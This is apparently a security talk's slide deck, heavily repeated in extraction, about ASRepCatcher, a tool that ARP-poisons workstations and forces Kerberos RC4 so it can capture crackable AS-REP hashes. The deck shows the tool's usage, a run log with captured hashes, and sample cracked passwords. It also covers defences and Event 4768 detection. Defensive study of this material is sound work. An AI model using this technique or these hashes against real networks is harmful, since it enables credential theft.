84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▸ enc-part
    ▾ enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 1
        cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▸ enc-part
    ▾ enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 1
        cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

RC4 is used by the KDC to encrypt the client part

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▸ enc-part
    ▾ enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 1
        cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

RC4 is used by the KDC to encrypt the client part

5. Tool presentation

Presentation

```
          _____ _____             _____      _       _
     /\    / ____|  __ \           / ____|    | |     | |
    /  \  | (___ | |__) |___ _ __ | |     __ _| |_ ___| |__   ___ _ __
   / /\ \  \___ \|  _  // _ \ '_ \| |    / _` | __/ __| '_ \ / _ \ '__|
  / ____ \ ____) | | \ \  __/ |_) | |___| (_| | || (__| | | |  __/ |
 /_/    \_\_____/|_|  \_\___| .__/ \_____\__,_|\__\___|_| |_|\___|_|
                            | |
                            |_|
Author : Yassine OUKESSOU
Version : 0.7.0

usage: ASRepCatcher [-h] [-outfile OUTFILE] [-usersfile USERSFILE] [-format {hashcat,john}] [-debug] [-t Client workstations] [-tf targets file] [-gw Gateway IP] [-dc DC IP] [-iface interface]
                    [--stop-spoofing] [--disable-spoofing]
                    {relay,listen}

Catches Kerberos AS-REP packets and outputs it to a crackable format

positional arguments:
  {relay,listen}        Relay mode  : AS-REQ requests are relayed to capture AS-REP. Clients are forced to use RC4 if supported.
                        Listen mode : AS-REP packets going to clients are sniffed. No alteration of packets is performed.

options:
  -h, --help            show this help message and exit
  -outfile OUTFILE      Output file name to write hashes to crack.
  -usersfile USERSFILE  Output file name to write discovered usernames.
  -format {hashcat,john}
                        Format to save the AS_REP hashes. Default is hashcat.
  -debug                Increase verbosity.
  -dc DC IP             Domain controller's IP.
  -iface interface      Interface to use. Uses default interface if not specified.

ARP poisoning:
  -t Client workstations
                        Comma separated list of client computers IP addresses or subnet (IP/mask). In relay mode they will be poisoned. In listen mode, the AS-REP directed to them are captured. Default is whole
subnet.
  -tf targets file      File containing client workstations IP addresses.
  -gw Gateway IP        Gateway IP. More generally, the IP from which the AS-REP will be coming from. If DC is in the same VLAN, then specify the DC's IP. In listen mode, only this IP's ARP cache is poisoned. De
fault is default interface's gateway.
  --stop-spoofing       Stops poisoning the target once an AS-REP packet is received from it. False by default.
  --disable-spoofing    Disables arp spoofing, the MitM position is attained by the attacker using their own method. False by default : the tool uses its own arp spoofing method.
```

Example with ASRepCatcher

```
Author : Yassine OUKESSOU
Version : 0.3.0

INFO:[*] DC seems to be in the same VLAN, will spoof as DC's IP
INFO:[*] No interface specified, will use the default interface : enx9ca2f419dd6e
INFO:[*] Targets not supplied, will use local subnet 192.168.30.0/24 minus the gateway
INFO:[+] ARP poisoning the client workstations


INFO:[+] Sniffed TGS-REP for user benjamin.[redacted]
INFO:[+] Sniffed TGS-REP for user delphine.[redacted]
INFO:[+] AS-REQ coming from 192.168.30.99 for victor[redacted]
INFO:[+] Hijacking Kerberos encryption negotiation for victor[redacted]...
INFO:[+] Got ASREP for username : victor[redacted]
[+] Hash to crack : $krb5asrep$23$victor[redacted]38919e747d9c34fa1fa086419cdad9fc$ba9d5ba980db4e91cbda3d173e425479854791c57553788b57ad9a62604c80f5a42b203225a4cbb295866bf21309
41b8bcc6c0e182c842485220ad9784395a0b96c3b8ae80486c5f7747fb8505cbc71f4ffd9abb696a136b3ba3f84c11f40bdeced299ea98ee512dbbdb8312d19548559b9d7a24b3d3b0c1538a2ccf500621b227ad36d347c69976069505e7
d7599b3bb467ef02f046180243f8d08133e7e363d8641c1eda384fdee12d877704a359b286318111718b1e7f98529549c518b798436c3a360c2b9d55aa4c1a9fa48ef1e0936b87de09f025168dbdc2aca5c5bb9488a8d346049b1228719e
3ca465925df34437cd69526c780afdecaeeaaac6f6911bfedf38ce8cf0b8f5856d1691998d3e889df3bd078d7e68a9404604169731ef6b5c83244f589dd3b07229a60d61d08182a714
INFO:[+] Restored arp cache of 192.168.30.99
INFO:[+] Sniffed TGS-REP for user admin.contrats[redacted]
INFO:[+] AS-REQ coming from 192.168.30.105 for jorda[redacted]
INFO:[+] Hijacking Kerberos encryption negotiation for jordan[redacted]...
INFO:[+] Got ASREP for username : jordan[redacted]
[+] Hash to crack : $krb5asrep$23$jorda[redacted]79dddabdbc697218f72e3d20616c1b04$dee5cade1d654ab4d9399846448fdcb13ff6fe2019cedeba570e9395a1dc924323fd980b183fd7004df5e8e05e96f
0bb55e3475a60252c789ae80aba29fca774da81ab40c99b26bfee02844bcc4284c211596ca1f38f54475edc7ec2b87b06a2bc8ea5a9e588e75566c82566d9add04061ea2599a4935c3ebdc552ab2ac9ac0a05468035fed37a5ef34f24c89
7dd31bbccc53f8d270156e22a861828ac9c4f47096bd2ca568e4fd5a8d89dc3d1fe382729064320de2b653e89be0856698453cbf779cb71ffc60ac277faac0794cac102b343e6af704cf167e6c7f58d985310f2af7d01d652e2e51f9f65b
25ca4e28820c57f253715c77698bfc75b84c55685f18a397020fb4c44d1c079bc7e233f7ed8c520a4f5aec46b7df65624c8d39a4f6bec74f5b240bf913ce1ca4850c8ee135e5e4297
INFO:[+] Restored arp cache of 192.168.30.105
ERROR:[!] Socket error: [Errno 104] Connection reset by peer
INFO:[+] AS-REQ coming from 192.168.30.98 for benjamin[redacted]
INFO:[+] Hijacking Kerberos encryption negotiation for benjamin[redacted]...
INFO:[+] Got ASREP for username : benjami[redacted]
[+] Hash to crack : $krb5asrep$23$benjami[redacted]:0303a752357e1078e10353b6610978a6$a5c0784483a5af5887422ad5d31717a17ba07dc2c0c1a22c8a35d764c18761c3da798c5947ac066b443d8ce7b572e
e0337d6186e520c45f047920cee387f4340f549c6d138d9ba042c423fe94e7688f5f31b0ab1c89c61193cc08b820bfb0f525bb3064faeb7402067f15e59b90ef68669af71fd3dc779bb9510c777843bb0f33318b49e5afb2e9a8509021c7
222aa9e19deb8a708ec42549744e90bf8b0b1281b501a80a0b9c57d5f5847dc35064b4e561e4252a56104dd48468abc1417641808211ce4e0ba36715fa2f794cb95d7bf49b76ca823653f7f5055ec4feaf1bcf3b995f7c267d10ad14670d
6fd5cfcca475e4aa61abf109d207ba8519dc09b593e567c87335677dc338d9d8348771504bee992477fc2a803ac8e7eecdee29aa205a5f3c4c384911ff070a148ba9132f7a6f62b26
INFO:[+] Restored arp cache of 192.168.30.98
INFO:[+] Sniffed TGS-REP for user david[redacted]
WARNING: Mac address to reach destination not found. Using broadcast.
WARNING:Mac address to reach destination not found. Using broadcast.
INFO:[*] RC4 hash already captured for benjamin[redacted] Relaying...
INFO:[+] Sniffed TGS-REP for user arnaud[redacted]
INFO:[+] AS-REQ coming from 192.168.30.106 for christopher.[redacted]
INFO:[+] Hijacking Kerberos encryption negotiation for christopher[redacted]...
INFO:[+] Got ASREP for username : christopher[redacted]
[+] Hash to crack : $krb5asrep$23$christopher[redacted].7ec28d00929f8f284c7f3f69b0c4bb74$51a50fd3e3f3841fa2aa191d4033a2a85fa497f615b5f1cc92e2dfa2b187863eb4f9307eaecda6978d6f05
32fdcd8b843a9209173d1482ed211aa855b50934e55095452e734c5ccaff34ea5b3e0c83576f7d07ce3d108e8799b09fe5cee8bcbd6a7ef8179290a4fa18754cf0dbd47bbb401619091c453dc46979ecdf6bc38ddf5f2812708ebc862774
```

6. Protection and detection

Protections

Protections against ARP poisoning

Kerberos protections

Protections

Protections against ARP poisoning :

- Network device protections :
  - DAI (*Dynamic ARP Inspection)*
  - DHCP Snooping
  - Devices that detect ARP anomalies on the network (e.g. *ARPwatch, Xarp, Suricata, etc.*)

- Workstation protections :
  - Antivirus or EDR detecting anomalies in the ARP cache
  - Static ARP entries

Kerberos protections :

- Implementing strong passwords.
- Disabling RC4 in the domain.
- Kerberos Armoring : an additional layer of encryption.

Protections

Protections against ARP poisoning :

- Network device protections :
  - DAI (*Dynamic ARP Inspection)*
  - DHCP Snooping
  - Devices that detect ARP anomalies on the network (e.g. *ARPwatch, Xarp, Suricata, etc.*)

- Workstation protections :
  - Antivirus or EDR detecting anomalies in the ARP cache
  - Static ARP entries

Kerberos protections :

- Implementing strong passwords.
- Disabling RC4 in the domain.
- Kerberos Armoring : an additional layer of encryption.

Examples of cracked passwords

Manchesterunited1999
Lebronjames23!
Finalfantasy10@
Pocahontas90**
Rocknroll4ever!
Lavieestbelle3!
Wonderwoman33@

Protections

Protections against ARP poisoning :

Overview | Occurrences

Occurred	28 minutes ago - Apr 1, 2025, 9:37:45 AM
Occurrences	Total 1 Resolved 1
Resolution info	The detection has been automatically resolved by the triggering rule.
Triggering process	
Command line	None
Username	None

Parent group	Windows
Last connected	7 minutes ago - Apr 1, 2025, 9:58:46 AM
Detections	

Threats 0 | Warnings 1 | Informational 0

Detection type	Firewall detection
Threat type	ARP Cache Poisoning attack
Threat name	ARP/CachePoisoningAttack
IP protocol	ARP
Infringing socket	192.168[redacted]
Old MAC address	[redacted]51-28
New MAC address	[redacted]51-29
Reporting interface	[redacted]
Occurred	28 minutes ago - Apr 1, 2025, 9:37:45 AM
Triggered	28 minutes ago - Apr 1, 2025, 9:37:45 AM
Threat handled	Yes
Restart needed	No
Action taken	Blocked

Example with ESET EDR

Disabling RC4

- **Requirements** :
  - Clients and servers must support AES encryption

- **Make sure the environment is compliant**
  - Audit first and identify devices that only use RC4 : Event ID 4768
  - Make sure all devices have been remediated
  - Progressively disable RC4

It should be disabled progressively while actively auditing Kerberos log events.

Kerberos Armoring – FAST

- **Requirements** :
  - The Domain Functional Level must be 2012 or higher.
  - The clients must run on Windows 8/Windows server 2012 or higher.

- **Additional layer of encryption** :
  - A secure tunnel is created between the workstation and the KDC.
  - The exchange is encrypted using an *armor key*.
  - The key is derived from the host machine's TGT session key.

Problem : it can be hard to implement. It must be done *very* carefully.

Kerberos Armoring – FAST

- **Requirements** :
  - The Domain Functional Level must be 2012 or higher.
  - The clients must run on Windows 8/Windows server 2012 or higher.

- **Additional layer of encryption** :
  - A secure tunnel is created between the workstation and the KDC.
  - The exchange is encrypted using an *armor key*.
  - The key is derived from the host machine's TGT session key.

Problem : it can be hard to implement. It must be done *very* carefully.

You don't have to go this far…

Detection

Windows logs – Event ID 4768

1. Multiple accounts from the same IP

   Elements to be identified beforehand : shared workstations, NAT, etc.

2. RC4 encryption requested

   RC4 in *pre-authentication encryption type* field but AES present in client's supported encryption types.
   Undetectable before 14 Jan 2025 Windows update.

Detection – before the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:
- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:
- Client Address: ::ffff:192.168.57.23
- Client Port: 49860

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/1/2025 11:03:20 AM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	meereen.essos.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Detection – before the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:
- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:
- Client Address: ::ffff:192.168.57.23
- Client Port: 49860

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/1/2025 11:03:20 AM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	meereen.essos.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Client's IP address

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:
- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:
- Client Address: ::ffff:192.168.57.13
- Client Port: 48436

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/1/2025 4:02:27 PM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	meereen.essos.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:
- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:
- Client Address: ::ffff:192.168.57.13
- Client Port: 48436

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/1/2025 4:02:27 PM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	meereen.essos.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Kali's IP address

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:
- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:
- Client Address: ::ffff:192.168.57.13
- Client Port: 48436

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/1/2025 4:02:27 PM
Event ID:	4768	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	meereen.essos.local
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Kali's IP address

Only the IP changed : undetectable

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▾ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4…
    ▾ enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 1
        cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

Detection

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▾ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4…
  ▾ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 1
      cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

Part encrypted with the KDC's secret

Part encrypted with the client's secret

Detection

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
▾ Kerberos
  ▸ Record Mark: 1451 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ESSOS.LOCAL
    ▸ cname
    ▾ ticket
        tkt-vno: 5
        realm: ESSOS.LOCAL
      ▸ sname
      ▾ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4…
  ▾ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 1
      cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38…
```

Part encrypted with the KDC's secret

Field : *ticket encryption type*

Part encrypted with the client's secret

New field since 14 Jan 2025 Update:
Pre-authentication encryption type

Detection – since the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:               sql_svc
        Supplied Realm Name:        essos.local
        User ID:                    ESSOS\sql_svc
        MSDS-SupportedEncryptionTypes:  0x27 (DES, RC4, AES-Sk)
        Available Keys:     AES-SHA1, RC4

Service Information:
        Service Name:               krbtgt
        Service ID:                 ESSOS\krbtgt
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Domain Controller Information:
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Network Information:
        Client Address:             ::ffff:192.168.57.23
        Client Port:                49683
        Advertized Etypes:
                AES256-CTS-HMAC-SHA1-96
                AES128-CTS-HMAC-SHA1-96
                RC4-HMAC-NT
                RC4-HMAC-NT-EXP
                RC4-HMAC-OLD-EXP
                DES-CBC-MD5

Additional Information:
        Ticket Options:             0x40810010
        Result Code:                0x0
        Ticket Encryption Type:     0x12
        Session Encryption Type:    0x12
        Pre-Authentication Type:    2
        Pre-Authentication EncryptionType: 0x12
```

Detection – since the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:               sql_svc
        Supplied Realm Name:        essos.local
        User ID:                    ESSOS\sql_svc
        MSDS-SupportedEncryptionTypes:  0x27 (DES, RC4, AES-Sk)
        Available Keys:     AES-SHA1, RC4

Service Information:
        Service Name:               krbtgt
        Service ID:                 ESSOS\krbtgt
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Domain Controller Information:
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Network Information:
        Client Address:             ::ffff:192.168.57.23
        Client Port:                49683
        Advertized Etypes:
                AES256-CTS-HMAC-SHA1-96
                AES128-CTS-HMAC-SHA1-96
                RC4-HMAC-NT
                RC4-HMAC-NT-EXP
                RC4-HMAC-OLD-EXP
                DES-CBC-MD5

Additional Information:
        Ticket Options:             0x40810010
        Result Code:                0x0
        Ticket Encryption Type:     0x12
        Session Encryption Type:    0x12
        Pre-Authentication Type:    2
        Pre-Authentication EncryptionType: 0x12
```

Client supported algorithms

KDC supported algorithms

Advertized etypes in the AS-REQ

Encryption type used by the KDC to encrypt the TGT's encrypted part

Encryption type used by the KDC to encrypt the client's encrypted part

Detection – since the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:           sql_svc
        Supplied Realm Name:    essos.local
        User ID:                ESSOS\sql_svc
        MSDS-SupportedEncryptionTypes:  0x27 (DES, RC4, AES-Sk)
        Available Keys:     AES-SHA1, RC4

Service Information:
        Service Name:           krbtgt
        Service ID:             ESSOS\krbtgt
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Domain Controller Information:
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Network Information:
        Client Address:         ::ffff:192.168.57.13
        Client Port:            54586
        Advertized Etypes:
                AES256-CTS-HMAC-SHA1-96
                AES128-CTS-HMAC-SHA1-96
                RC4-HMAC-NT
                RC4-HMAC-NT-EXP
                RC4-HMAC-OLD-EXP
                DES-CBC-MD5

Additional Information:
        Ticket Options:         0x40810010
        Result Code:            0x0
        Ticket Encryption Type:     0x12
        Session Encryption Type:    0x12
        Pre-Authentication Type:    2
        Pre-Authentication EncryptionType: 0x17
```

Detection – since the 14 Jan 2025 update

